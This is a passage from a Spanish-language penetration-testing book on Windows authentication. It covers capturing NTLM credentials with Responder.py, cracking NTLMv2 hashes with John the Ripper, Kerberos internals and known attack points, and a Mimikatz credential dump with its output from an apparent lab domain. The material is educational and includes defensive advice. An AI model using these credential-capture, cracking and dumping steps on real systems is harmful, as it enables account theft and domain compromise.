 - r: habilita la respuesta a peticiones con sufijo NetBIOS del tipo *wredir*. Se debe utilizar esta opción con cautela ya que suele generar interrupciones en la red. Más información en <http://support.microsoft.com/kb/163409>.
 - P: se establece un proxy de autenticación y se fuerza a las víctimas a autenticarse mediante NTLM o *Basic Authentication*.
 - v: opcionalmente utilizado para incrementar el nivel de detalle de la salida.

Otras opciones y parámetros pueden consultarse en la documentación y en la ayuda del menú de la propia herramienta.

Una vez ejecutado como se ha indicado y pasado un tiempo, se consigue obtener algunas credenciales como muestra la siguiente captura:

Fig. 03.42: Credenciales NTLMv2 desafío/respuesta obtenidas mediante proxy y servidor NTLM y SMB.

Como muestra la imagen, en esta ocasión se han conseguido dos credenciales hasta el momento. La primera de ellas se ha obtenido mediante el proxy web. Se puede observar “[HTTP]” al comienzo de la línea indicando el origen. En este caso, cuando la víctima intentó acceder al dominio `twitter.com`, el proxy forzó a ésta a autenticarse. Si la víctima entonces introduce unas credenciales, éstas serán capturadas por `Responder.py`.

En el segundo caso, la víctima ha realizado una autenticación NTLM mediante SMB, probablemente al intentar acceder a una carpeta compartida en la red.

Existe un problema con los *hashes* NTLM que se han obtenido. Éstos no pueden ser utilizados directamente, por ejemplo, mediante la técnica *Pass-The-Hash*, al tratarse de *hashes* NTLM de desafío/respuesta.

Como ya se ha descrito con anterioridad, NTLM se trata de un protocolo desafío/respuesta, por lo que las credenciales no viajan realmente por el medio. En este caso, `Responder.py` fuerza a la víctima a autenticarse frente al atacante, donde `Responder.py` corre, utilizando NTLM. Para ello envía a la víctima un desafío que conoce y que recibe la respuesta.

Por lo tanto, se requiere romper dichos *hashes* para obtener la contraseña. Para ello se puede utilizar por ejemplo *John The Ripper*.

```
root@kali:~/usr/share/responder/lou$ ./john --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt SMBv2-NTLMv2-SSP-192.168.100.201.txt
Using default input encoding: UTF-8
Loaded 26 password hashes with 26 different salts (netntlmv2, NTLMV2_C/R [MD4 HMAC-MD5 32/64])
Remaining 25 password hashes with 25 different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
Password2      (empleadol_ad)
25g 0:00:02 DOME (2017-02-09 19:10) 9.328g/s 505391c/s 505391C/s Password2
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Fig. 03.43: Cracking de hashes NTLMv2 desafío/respuesta con John The Ripper.

El archivo *SMBv2-NTLMv2-SSP-192.168.100.201.txt* contiene los *hashes* desafío/respuesta obtenidos por *Responder.py* y su servidor SMB. Existirá un archivo separado conteniendo los *hashes* obtenidos por los distintos servidores/servicios montados por *Responder.py*.

Puede observarse que se ha realizado un ataque por diccionario, utilizando el famoso diccionario “*rockyou*”.

Se han cargado todos aquellos intentos de autenticación realizados por el usuario “*empleado1_ad*”. Al estar utilizando NTLMv2, cada intento generará un *hash* desafío/respuesta distinto.

En esta ocasión, se ha podido obtener fácilmente la contraseña al ser muy débil. A partir de este momento, se dispondrán de las credenciales *empleado1_ad:Password2* del dominio ACME.

11. Conclusiones

Se ha visto que LM y NTLM son protocolos aún en uso a día de hoy a pesar de contar con varias vulnerabilidades introducidas por fallos en su diseño. El principal motivo por el que NTLM aún se utiliza es para mantener la funcionalidad con máquinas antiguas que no permitan otros protocolos más modernos.

Las enormes mejoras en las capacidades de cómputo han hecho que romper tanto el protocolo de autenticación como los *hashes* utilizados para ello, sea cada vez un proceso más sencillo y rápido. A continuación, puede encontrarse una tabla que resume las características de las distintas implementaciones de este protocolo de autenticación:

	LM	NTLMv1	NTLMv2	NTLM2 Session
Contraseña distingue mayúsculas y minúsculas	No	Sí	Sí	Sí
Algoritmo de hash	DES (modo ECB)	MD4	MD4	MD4
Longitud de hash	64 bits + 64 bits	128 bits (16 bytes)	128 bits (16 bytes)	128 bits (16 bytes)
Desafío generado por cliente	No	No	Sí	Sí
Longitud de clave utilizada en la respuesta	56 bits + 56 bits + 16 bits	56 bits + 56 bits + 16 bits	128 bits	56 bits + 56 bits + 16 bits

	LM	NTLMv1	NTLMv2	NTLM2 Session
Algoritmo de cifrado en respuesta	DES (modo ECB)	DES (modo ECB)	HMAC_MD5	DES (modo ECB)
Longitud de la respuesta	64 bits + 64 bits + 64 bits	64 bits + 64 bits + 64 bits	128 bits	64 bits + 64 bits + 64 bits

Algunas de las ideas más importantes que el lector debe recordar son:

- NTLM es el protocolo de autenticación por defecto en comunicaciones entre equipos que no pertenecen a un dominio o donde Kerberos no pueda utilizarse.
- Tanto LM como NTLM funcionan de la misma manera a grandes rasgos en cuanto a su esquema de autenticación se refiere. La única diferencia importante es el formato del *hash* de la contraseña LM o NT que se utiliza. Además, NTLMv2 incluye un desafío generado por el cliente y un sello de tiempo para evitar los ataques offline del tipo *Replay*.
- Tanto en LM como NTLM, el cliente recibe un desafío de 8 bytes y las respuestas del cliente son de 24 bytes.
- No deben confundirse los términos de protocolos de autenticación LM/NTLM y los *hashes* LM/NT:
 - o LM utiliza *hashes* LM, mientras que NTLM usa *hashes* NT. A menudo, los *hashes* NT son llamados NTLM también, lo que genera confusión.
 - o Las vulnerabilidades que afectan a las credenciales LM y NT son diferentes a las que afectan a los protocolos de autenticación LM y NTLM.
- Cuando no se pueda utilizar Kerberos en una red y se utilice NTLM en su lugar, se deben configurar los equipos para utilizar el nivel de compatibilidad LM, o *LMCompatibilityLevel*, más alto posible.
- Los ataques de SMB *Relay* pueden solucionarse implementando SMB *Signing* para que los equipos firmen todas las peticiones SMB. Sin embargo, dicha implementación es a menudo tediosa y su uso no muy habitual.

Capítulo IV Kerberos

1. Introducción a Kerberos

El Instituto Tecnológico de Massachusetts o MIT creó el protocolo Kerberos. Kerberos es un sistema de autenticación mutua. Esto quiere decir que la verificación de identidad se puede hacer en los dos sentidos. El cliente verifica y comprueba la identidad del servidor, mientras que el servidor acredita y verifica la identidad del cliente. El protocolo Kerberos comenzó a utilizarse a partir del sistema operativo Windows 2000.

Anteriormente se habló de los protocolos de autenticación LM y NTLM y se pudo comprobar qué deficiencias tenían, mostrando al lector las diferentes técnicas con las que un atacante podría obtener credenciales LM y NT, así como acceso a los sistemas operativos de Microsoft. Entre las más destacadas, se recuerda el ataque *relay*, la creación de servidores *rogue* para obtener credenciales con *Responder.py*, *Pass-the-Hash*, etcétera. En este capítulo se hablará de Kerberos, uno de los protocolos de autenticación más utilizados en las redes de equipos Microsoft.

Kerberos es un protocolo de autenticación cliente-servidor utilizado en *Active Directory*. Su funcionamiento gira en torno a un servidor que autentica al usuario, comprueba y autoriza a ponerse en contacto con los diferentes servidores y equipos cliente para hacer uso de los servicios que existen en la red. Generalmente, es observado como un protocolo más robusto que otras implementaciones utilizadas por Microsoft. Sin embargo, en este capítulo se estudiarán diferentes técnicas y escenarios que hacen ver que tiene debilidades.

Como se comentó durante el capítulo “Autenticación y autorización en Windows”, Windows utiliza Kerberos como protocolo predeterminado para las autenticaciones de los clientes y para el uso de los diferentes servicios dentro de un dominio, así como para las relaciones de confianza que tiene con otros dominios dentro de *Active Directory*. Por el contrario, cuando el cliente, servidor o ambos no están unidos a un dominio o no forman parte del mismo entorno de dominio de confianza, Windows utilizará NTLM para autenticación entre cliente y servidor.

De forma genérica y resumida, supóngase que un usuario quiere acceder a un servicio en la red para conectarse a una carpeta compartida de otro sistema que forma parte del mismo dominio. Cuando el usuario está autenticado, habrá recibido un *ticket* del *Key Distribution Center* o KDC, que es una parte del controlador de dominio o DC. Cada vez que el usuario quiere hacer uso de alguno de los

servicios de los que se dispone dentro del dominio, debe entregar siempre este *ticket* al KDC para que éste le haga entrega de un nuevo *ticket* que solo le servirá para ese servicio concreto y con una duración de tiempo vida limitada. El usuario hará entrega del nuevo *ticket* al servidor o equipo que presta el servicio y es éste el que comprobará que es correcto y que el usuario tiene la autorización para acceder a la carpeta compartida.

En Kerberos, el *ticket* que recibe el usuario al autenticarse recibe el nombre de *Ticket-Granting Ticket* o *ticket TGT* y cada *ticket* que recibe el usuario para un servicio concreto se le conoce con el nombre de *ticket* de servicio o *ticket TGS*. Hay que mencionar que cuando se habla de que el usuario recibe un *ticket* o que el usuario hace entrega de un *ticket*, se refiere a un proceso interno dentro del protocolo de Kerberos, totalmente transparente al usuario y que se hace a nivel de máquinas entre cliente y servidor.




Fig. 04.01: Esquema de funcionamiento de Kerberos.

En el capítulo se detalla cada uno de los pasos del protocolo Kerberos, los cuales vienen reflejados en el diagrama de la imagen. Se mostrarán los diferentes pasos en los que interviene el equipo y los diferentes servidores que autentican al usuario, es decir, el controlador de dominio actuando de KDC y los servidores que prestan servicios en el dominio. Además, se detallarán tipos de vulnerabilidades y debilidades del protocolo Kerberos y hasta dónde se puede comprometer y obtener privilegio en la red. Se hará hincapié en las técnicas que permiten a un *pentester* poder realizar su trabajo en un entorno con protocolo Kerberos.

Funcionamiento

Los dos primeros pasos del diagrama de la imagen anterior tan solo se producen para autorizar al usuario dentro del dominio y, por lo tanto, tan solo se realizan cada vez que el usuario inicie sesión.

WORD

Paso número 1: Solicitud del Servidor de Autenticación.

Como ya se señaló brevemente al comienzo, cuando un usuario introduce su contraseña para autenticarse y obtener acceso al dominio, lo que realmente ha solicitado de forma transparente, es un *ticket* con el que poder pedir acceso a los diferentes servicios del dominio. El *ticket* obtenido tiene el nombre de *Ticket-Granting Ticket* o *ticket TGT*.



Fig. 04.02: El usuario solicita su ticket TGT.

Cuando ese usuario ha introducido sus credenciales, el sistema genera una petición AS-REQ que contiene:

- El nombre del usuario.
- Solicitud del servicio Kerberos, que es el que proporciona los *tickets* TGT.
- Un *timestamp* cifrado con el *hash NT* de la contraseña del usuario.

Este mensaje es entonces enviado al *Authentication Server* o AS, que es una parte del servidor KDC para conseguir un *ticket* TGT.




Fig. 04.03: Mensaje AS-REQ por parte del cliente para autenticarse.

En esta primera fase es donde puede llevarse a cabo el ataque *Overpass-the-Hash*, la cual es una de las primeras técnicas que se explicará en detalle más adelante.

Paso número 2: Respuesta del servidor de autenticación.

Cuando el *Authentication Server o AS* recibe la petición con el nombre de usuario, nombre de servicio de Kerberos y el *timestamp* cifrado se descifra éste con el *hash NT* del usuario. Si las credenciales son correctas, se responde creando un mensaje AS-REP. Este mensaje de respuesta permite al cliente obtener el *ticket TGT*, así como la clave de sesión. En este instante ya se pueden realizar peticiones para solicitar acceso a los servicios que existan en el dominio.




Fig. 04.04: KDC hace entrega del ticket TGT al usuario, así como la clave de sesión.

El mensaje AS-REP está compuesto por:

- El nombre del usuario autenticado.
- Una clave de sesión y del tiempo de vida del *ticket TGT*. Esta clave se utilizará para el envío de mensajes posteriores con el servidor KDC, por ejemplo, para que el usuario pueda solicitar *tickets TGS* y poder acceder a los diferentes servicios de la red. Todo esto está cifrado con el *hash NT* del usuario.
- El *ticket TGT* contiene lo que se conoce como *Privilege Attribute Certificate o PAC* y posee información del usuario y los grupos a los que pertenece dentro del dominio. También posee la misma clave de sesión y el tiempo de vida del *ticket TGT*. Toda esta información es cifrada por el servidor KDC con el *hash NT* de la cuenta *Kerberos Ticket-Granting Ticket o "KRBTGT"*, para que solo el propio servidor KDC pueda leer los mensajes.




Fig. 04.05: Mensaje AS-REP como respuesta del servidor al cliente.

La cuenta “KRBTGT” reside en todos los controladores del dominio y es utilizada de manera interna por el sistema, más específicamente por el protocolo de autenticación Kerberos. Es de especial interés porque de su *hash* se deriva la clave de cifrado de los *tickets* de servicio TGS. Esta cuenta no debe eliminarse o renombrarse.

Más adelante en el capítulo se estudiará que este *hash* no suele ser cambiado provocando una debilidad, ya que permite llevar a cabo un ataque conocido como *Golden Ticket*.

El tercer y cuarto paso se producen cuando el usuario, una vez autenticado en el dominio, quiere acceder a un servicio concreto de la red.

A continuación, se desglosan ambos pasos y se exemplifican con imágenes.

Paso número 3: Solicitud de ticket de servicio o ticket TGS.

Si el usuario quiere acceder a un servicio envía el *ticket* TGT generado en el paso anterior al *Ticket-Granting Service* o TGS, que es la otra parte fundamental del servidor KDC.




Fig. 04.06: Se solicita el ticket de servicio o ticket TGS para utilizar un servicio del dominio.

Es importante entender qué es lo que contempla cada mensaje, es decir, cada paquete enviado entre ambas partes. El mensaje KRB_TGS_REQ es el paquete enviado por la máquina cliente hacia el KDC, a la parte del TGS. El mensaje KRB_TGS_REQ que la máquina cliente envía al TGS está compuesto de:

- El nombre de servicio, denominado *Service Principal Name* o SPN, que es único e identifica al servicio.
- El nombre de usuario y un *timestamp* cifrados con la clave de sesión que le fue enviada para solicitar el *ticket* de servicio o TGS.
- El *ticket* TGT que recibió previamente del servidor KDC, cuando el cliente fue autenticado en la red en la fase inicial.




Fig. 04.07: Mensaje que se envía al TGS para solicitar un servicio.

Es en este instante cuando se pueden producir algunos ataques a Kerberos como son *Pass-the-Ticket* o el ataque *Golden Ticket*. Ambos ataques serán estudiados en detalle más adelante.

Paso número 4: Entrega del ticket TGS y clave de servicio.

El TGS determina si el *ticket TGT* recibido es válido y genera un mensaje TGS-REP de vuelta a la máquina cliente. En la imagen se puede visualizar los pasos que son llevados a cabo por el protocolo en este punto.




Fig. 04.08: El servidor KDC hace entrega del ticket de servicio o ticket TGS al usuario.

Para entender mejor el contenido del mensaje de KRB_TGS REP, el cual consta de dos partes, se desglosa a continuación el contenido:

- Una parte que solo puede leer la máquina del usuario cliente, compuesta del nombre del servicio, un *timestamp* y una clave de sesión del servicio. Todo esto cifrado con la clave de sesión TGT que la máquina cliente recibió del servidor en el paso número 2.
- Otra parte que solo el servidor del servicio podrá descifrar que contiene el nombre del usuario, el nombre del servicio, la misma clave de sesión del servicio que va en la otra parte del mensaje, un *token* con los permisos del usuario y un *timestamp* de cuando se creó. Todo ello cifrado con la clave de la cuenta del dominio asociada al servicio.




Fig. 04.09: Mensaje respuesta del TGS KRB_TGS REP.

Con esto se consigue que cuando el equipo del usuario haga entrega del *ticket* TGS al equipo que presta el servicio, ambos tendrán la misma contraseña que utilizarán durante la sesión cliente-servidor.

Además, el servidor podrá comprobar que el usuario y los grupos a los que pertenece tienen permiso para utilizar el servicio.

El siguiente paso se produce una vez que el equipo del usuario tiene el *ticket* TGS y procede a hacer uso del servicio.

Paso número 5: El usuario envía el ticket TGS.

La máquina del cliente envía un mensaje KRB_AP_REQ. El *ticket* TGS es enviado al servidor que presta el servicio. Al recibir el *ticket*, éste puede legitimar al usuario ya que está cifrado con la clave de sesión de servicio.




Fig. 04.10: El usuario hace entrega de su ticket TGS para utilizar el servicio.

Más adelante se estudiará el ataque *Silver Ticket*, el cual puede ser utilizado en este paso para obtener privilegio.

El paso 6 y 7 permiten la verificación del PAC y del servidor de servicio respectivamente. Son opciones y permiten mejorar la seguridad del dominio. En ambos casos son pasos extras que pueden ser de utilidad a la hora de verificar ciertos aspectos de interés, tal y como se verá en la explicación de estos pasos.

Paso número 6: Verificación del PAC.

Existe la posibilidad de que el servidor que presta el servicio tenga la opción de enviar la información PAC del usuario al servidor KDC para verificar la firma de la cuenta “KRBTGT”. Esto podría confirmar que fue el servidor KDC quien creó el *ticket* de servicio. Con esta opción se podrían evitar ataques como el de *Silver Ticket*.

Paso número 7: Verificación del servidor de servicio.

Si además del paso número 5, el usuario solicita la verificación mutua al servidor de servicio, éste enviaría un mensaje KRB_AP REP de vuelta al usuario con una marca de tiempo o *timestamp* cifrada con la clave de sesión que ambos conocen, de tal forma que el usuario podría comprobar la identidad del servidor.

AVERTENCIA

2. Puntos débiles del protocolo Kerberos

Llegado a este punto y comentados los pasos que existen en el protocolo Kerberos, ahora se detallarán cada uno de los ataques que se aprovechan de las debilidades.

Lo primero es que Kerberos es un protocolo sin estado, es decir, dentro del servidor KDC, tanto el AS como el TGS, no guardan ningún tipo de historial o información de las actividades realizadas con anterioridad. Por lo tanto, cada vez que el TGS vaya a generar un *ticket* TGS de un servicio, éste depende siempre del *ticket* TGT que ya posee el usuario. Es ahora cuando se debe recordar la cuenta “KRBTGT”, la cual es encargada de cifrar los *tickets* TGT para los usuarios y de firmar la información del usuario que va incluida en el PAC de los *tickets* TGS.

Es importante conocer las tres claves primordiales que intervienen en Kerberos:

- La clave de “KRBTGT”. Es la más importante de las tres. Sin ella el servidor KDC no podría cifrar y descifrar el resto de claves que giran alrededor de Kerberos. Conocer su *hash* permitirá tomar el control total de los servidores del dominio. Se hablará de ello más adelante.
- La clave del usuario. Es la que utiliza el usuario cuando se autentica desde su equipo en el dominio. Esta clave le permite comprobar las respuestas AS-REQ que le envía el AS, ya que se encuentran cifradas con su clave de sesión.
- La clave de servicio. Depende de la máquina que presta el servicio y se utiliza para comprobar la información PAC que preparó el AS y que recibe del cliente. En algunos servicios esta clave pertenece a una cuenta de usuario. Se verá más adelante en el apartado “Kerberoasting: Cracking of Tickets”.

El cifrado que emplearán estas cuentas puede variar según el sistema operativo. Existen varios tipos de cifrados y el equipo del usuario empleará el más fuerte que soporten ambos, cliente y servidor KDC. A continuación, se muestran los distintos algoritmos que se utilizan en Kerberos:

- RC4-HMAC. Cifrado que tenían por defecto Windows XP y Windows 2000, siendo el cifrado más robusto que soportaban en aquel momento. Es una muy mala solución a día de hoy.
- DES-CBC-CRC. Deshabilitado por defecto en Windows Vista/2008.
- DES-CBC-MD5. Deshabilitado por defecto en Windows Vista/2008.
- AES128-CTS-HMAC-SHA1-96. Apareció con Windows Vista y Windows 2008.
- AES256-CTS-AC-SHA1-96. Cifrado por defecto desde Windows 2008 en adelante.

Cuando un usuario inicia sesión, el sistema operativo crea un *hash* por cada uno de los métodos de cifrados que soporta. En la siguiente imagen se aprecia la ejecución de la herramienta *Mimikatz* en una máquina cliente con el sistema operativo Windows 7.

Se pueden observar los diferentes cifrados soportados, entre ellos, el algoritmo más antiguo RC4 que coincide con el *hash* NT.

```
mimikatz 2.0 alpha (x86) release "Kiwi en C" (Oct 9 2015 00:32:56)
.##^##. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Oct 9 2015 00:32:56)
.##^##. /* * */
.##^##. Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
.##^##. http://blog.gentilkiwi.com/mimikatz oe.eo
.##^##. with 16 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::ekeys
Authentication Id : 0 ; 114358 (00000000:0001beh6)
Session           : Interactive from 1
User Name         : Administrador
Domain            : EMPRESA1
Logon Server      : SUR2012
Logon Time        : 29/10/2015 23:21:35
SID               : S-1-5-21-3556082225-1770117587-4101767017-500

* Username : Administrador
* Domain   : EMPRESA1.COM
* Password : 123$abc
* Key List :
  rc4_hmac_nt      00882fb2f7caa6ebaaaafa7cc98e3d2f0
  rc4_hmac_old     00882fb2f7caa6ebaaaafa7cc98e3d2f0
  rc4_md4          00882fb2f7caa6ebaaaafa7cc98e3d2f0
  rc4_hmac_nt_exp  00882fb2f7caa6ebaaaafa7cc98e3d2f0
  rc4_hmac_old_exp 00882fb2f7caa6ebaaaafa7cc98e3d2f0

Authentication Id : 0 ; 996 (00000000:000000e4)
Session           : Service from 0
User Name         : WIN7$ 
Domain            : EMPRESA1
Logon Server      : <null>
Logon Time        : 29/10/2015 23:19:27
SID               : S-1-5-20

* Username : win7$ 
* Domain   : EMPRESA1.COM
* Password : SEFy;&9zz6q8QpluJpH:AIdQ:igq'z19A>S/?mKp*q<_1WtAmU>PHK+t;R
dQGe_8U<^<0n2hA<CCNa]GGhBZsvdkyar<DF:DPPGynck##pisy\Z&.0MebC^
* Key List :
  aes256_hmac    9d037420d15ffe6afc631d7hf1abe033b12c07fdff99ebcb03e4
a2cd094c4efc7
  aes128_hmac    963363ba2cd0a32d9feb45524de17c07
  rc4_hmac_nt     9d3b1efe783c28aa2915d090c380a3b7
  rc4_hmac_old    9d3b1efe783c28aa2915d090c380a3b7
  rc4_md4          9d3b1efe783c28aa2915d090c380a3b7
  rc4_hmac_nt_exp 9d3b1efe783c28aa2915d090c380a3b7
  rc4_hmac_old_exp 9d3b1efe783c28aa2915d090c380a3b7

Authentication Id : 0 ; 999 (00000000:000000e7)
Session           : UndefinedLogonType from 0
User Name         : WIN7$ 
Domain            : EMPRESA1
Logon Server      : <null>
Logon Time        : 29/10/2015 23:19:16
SID               : S-1-5-10
```

Fig. 04.11: Mimikatz extrayendo diferentes tipos de hashes de Windows 7 perteneciente a un dominio.

Otras características importantes sobre las contraseñas que deben ser tenidas en cuenta son:

- Los *hashes* de los diferentes *tickets* TGT pueden no utilizar ningún mecanismo de palabra de paso o *salt*. La versión original de Kerberos sí que lo utiliza, junto al nombre de usuario

y de la máquina, para que en el resultado final se obtengan unos *hashes* diferentes, aunque la contraseña sea la misma. En cambio, en los sistemas operativos de Microsoft se usa MD4 para las cuentas y esto da la posibilidad de realizar ataques tipo *Pass-the-Hash*.

- La contraseña de la cuenta “KRBTGT” rara vez se llega a cambiar de forma automática. Esto tan solo sucede en dos ocasiones: una de ellas cuando se actualiza un dominio de NT5 a NT6, es decir, de Windows 2000 o Windows 2003 a Windows 2008 o superior. La otra razón es cuando se produce la recuperación de un dominio. Mientras el sistema no esté totalmente recuperado, convivirán la antigua y la nueva contraseña. Existen formas no oficiales de realizar el cambio de la contraseña de la cuenta “KRBTGT”, no se aconseja, ya que podría causar inestabilidad en el dominio hasta que no estuviese totalmente actualizado.

Teniendo más claro cómo funciona Kerberos y conociendo algunas características de su implementación que lo hacen no tan robusto, se obtiene la siguiente conclusión: una vez que el servidor KDC ha entregado un *ticket* TGT al usuario, éste será lo único que necesita el TGS para proporcionar al usuario *tickets* de servicio o *tickets* TGS, ya que éste tiene incluida toda la información del usuario y de los grupos a los que pertenece.

